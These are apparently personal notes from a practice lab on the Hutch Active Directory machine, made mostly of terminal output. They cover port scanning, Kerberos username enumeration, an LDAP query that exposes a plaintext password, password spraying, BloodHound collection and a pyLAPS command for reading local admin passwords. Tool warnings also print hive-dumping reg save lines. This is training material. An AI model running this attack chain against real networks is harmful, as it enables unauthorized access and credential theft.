AD - Hutch

vendredi 4 avril 2025 11:46


```
sudo nmap -p- -sV -sC 192.168.135.122 --open
[sudo] password for alice:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-04 11:35 CEST
Nmap scan report for 192.168.135.122
Host is up (0.014s latency).
Not shown: 65514 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-webdav-scan:
|   WebDAV type: Unknown
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT,
DELETE, COPY, MOVE, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/10.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE,
PROPPATCH, MKCOL, LOCK, UNLOCK
|_  Server Date: Fri, 04 Apr 2025 09:38:45 GMT
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK
UNLOCK PUT
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-04 09:37:57Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hutch.offsec0., Site:
Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: hutch.offsec0., Site:
Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49673/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  msrpc        Microsoft Windows RPC
49692/tcp open  msrpc        Microsoft Windows RPC
51868/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HUTCHDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-04-04T09:38:49
|_  start_date: N/A
|_clock-skew: 1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 221.74 seconds
```


```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/Hutch]
└─$ nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='hutch.offsec',userdb=/usr/share/seclists/Usernames/Names/names.txt 192.168.135.122
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-04 12:57 CEST
Nmap scan report for 192.168.135.122
Host is up (0.018s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|_    admin@hutch.offsec

Nmap done: 1 IP address (1 host up) scanned in 57.66 seconds
```

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/Hutch]
└─$ ./kerbrute_linux_amd64 userenum --dc 192.168.135.122 -d hutch.offsec /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames-dup.txt

Version: v1.0.3 (9dad6e1) - 04/04/25 - Ronnie Flathers @ropnop

2025/04/04 12:57:59 >  Using KDC(s):
2025/04/04 12:57:59 >   192.168.135.122:88

2025/04/04 12:57:59 >  [+] VALID USERNAME:       admin@hutch.offsec
2025/04/04 12:58:03 >  [+] VALID USERNAME:       administrator@hutch.offsec
2025/04/04 12:58:03 >  [+] VALID USERNAME:       Admin@hutch.offsec
2025/04/04 12:58:36 >  [+] VALID USERNAME:       Administrator@hutch.offsec
2025/04/04 13:01:42 >  [+] VALID USERNAME:       ADMIN@hutch.offsec
```

Avec ldapsearch on trouve des users :

ldapsearch -x -H ldap://192.168.171.122:389 -s sub -b "dc=hutch,dc=offsec"





fmcsorley : CrabSharkJellyfish192

52021.py | hash | tic

```
admin
administrator
Rosaline
rplacidi
Otto
opatry
Lyndsie
ltaunton
Arlyn
acostello
Johnnie
jsparwell
Ottilie
oknee
Joan
jmckendry
Alexia
avictoria
Jane
jfrarey
Editha
eaburrow
Claus
cluddy
Arthur
agitthouse
Freddy
fmcsorley
```

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/Hutch]
└─$ ./kerbrute_linux_amd64 userenum --dc 192.168.171.122 -d hutch.offsec users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/04/25 - Ronnie Flathers @ropnop

2025/04/04 15:35:59 >  Using KDC(s):
2025/04/04 15:35:59 >   192.168.171.122:88

2025/04/04 15:35:59 >  [+] VALID USERNAME:       administrator@hutch.offsec
2025/04/04 15:35:59 >  [+] VALID USERNAME:       rplacidi@hutch.offsec
2025/04/04 15:35:59 >  [+] VALID USERNAME:       opatry@hutch.offsec
2025/04/04 15:35:59 >  [+] VALID USERNAME:       admin@hutch.offsec
2025/04/04 15:35:59 >  [+] VALID USERNAME:       acostello@hutch.offsec
2025/04/04 15:35:59 >  [+] VALID USERNAME:       ltaunton@hutch.offsec
2025/04/04 15:35:59 >  [+] VALID USERNAME:       jsparwell@hutch.offsec
2025/04/04 15:35:59 >  [+] VALID USERNAME:       oknee@hutch.offsec
2025/04/04 15:35:59 >  [+] VALID USERNAME:       avictoria@hutch.offsec
2025/04/04 15:35:59 >  [+] VALID USERNAME:       jmckendry@hutch.offsec
2025/04/04 15:35:59 >  [+] VALID USERNAME:       jfrarey@hutch.offsec
2025/04/04 15:35:59 >  [+] VALID USERNAME:       eaburrow@hutch.offsec
2025/04/04 15:35:59 >  [+] VALID USERNAME:       cluddy@hutch.offsec
2025/04/04 15:35:59 >  [+] VALID USERNAME:       fmcsorley@hutch.offsec
2025/04/04 15:36:04 >  [+] VALID USERNAME:       agitthouse@hutch.offsec
2025/04/04 15:36:04 >  Done! Tested 28 usernames (15 valid) in 5.253 seconds
```

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/Hutch]
└─$ crackmapexec smb 192.168.171.122 -u users -p password --continue-on-success
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
  formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /C
ame, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
SMB         192.168.171.122 445    HUTCHDC          [*] Windows 10 / Server 2019 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offse
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\admin:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\administrator:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\rplacidi:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\opatry:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\ltaunton:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\acostello:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\jsparwell:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\oknee:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\jmckendry:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\avictoria:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\jfrarey:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\eaburrow:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\cluddy:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [-] hutch.offsec\agitthouse:CrabSharkJellyfish192 STATUS_LOGON_FAILURE
SMB         192.168.171.122 445    HUTCHDC          [+] hutch.offsec\fmcsorley:CrabSharkJellyfish192
```

```
└─$ crackmapexec smb 192.168.171.122 -u fmcsorley -p CrabSharkJellyfish192 --shares
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
  formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} Z^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %
ame, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\S
SMB         192.168.171.122 445    HUTCHDC          [*] Windows 10 / Server 2019 Build 17763 x64 (name:HUTCHDC) (domain
SMB         192.168.171.122 445    HUTCHDC          [+] hutch.offsec\fmcsorley:CrabSharkJellyfish192
SMB         192.168.171.122 445    HUTCHDC          [+] Enumerated shares
SMB         192.168.171.122 445    HUTCHDC          Share           Permissions     Remark
SMB         192.168.171.122 445    HUTCHDC          -----           -----------     ------
SMB         192.168.171.122 445    HUTCHDC          ADMIN$                          Remote Admin
SMB         192.168.171.122 445    HUTCHDC          C$                              Default share
SMB         192.168.171.122 445    HUTCHDC          IPC$            READ            Remote IPC
SMB         192.168.171.122 445    HUTCHDC          NETLOGON        READ            Logon server share
SMB         192.168.171.122 445    HUTCHDC          SYSVOL          READ            Logon server share
```


```
smb: \hutch.offsec\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\> ls
  .                                   D        0  Wed Nov  4 07:05:37 2020
  ..                                  D        0  Wed Nov  4 07:05:37 2020
  Applications                        D        0  Wed Nov  4 07:05:26 2020
  comment.cmtx                        A      575  Wed Nov  4 07:05:37 2020
  Microsoft                           D        0  Wed Nov  4 06:25:40 2020
  Registry.pol                        A      148  Wed Nov  4 07:05:37 2020
  Scripts                             D        0  Wed Nov  4 07:04:23 2020

                7706623 blocks of size 4096. 3233740 blocks available
```


```
┌──(alice㉿kali)-[~/../oscp/PG play/AD/Hutch]
└─$ rpcclient -N 192.168.171.122 -U 'fmcsorley%CrabSharkJellyfish192'
rpcclient $> srvinfo
        192.168.171.122Wk Sv PDC Tim NT
        platform_id     :       500
        os version      :       10.0
        server type     :       0x80102b
```


```
┌──(alice㉿kali)-[~/../oscp/PG play/AD/Hutch]
└─$ bloodhound-python -u "fmcsorley" -p 'CrabSharkJellyfish192' -d hutch.offsec -c all --zip -ns 192.168.171.122

/usr/lib/python3/dist-packages/bloodhound/ad/utils.py:115: SyntaxWarning: invalid escape sequence '\-'
  xml_sid_rex = re.compile('<UserId>(S-[0-9\-]+)</UserId>')
INFO: Found AD domain: hutch.offsec
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (hutchdc.hutch.offsec:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 18 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: hutchdc.hutch.offsec
INFO: Done in 00M 08S
INFO: Compressing output into 20250404161514_bloodhound.zip
```

https://github.com/p0dalirius/pyLAPS

pyLAPS.py --action get -d "DOMAIN" -u "ControlledUser" -p "ItsPassword" --dc-ip @IP







Et j'ai le local aussi.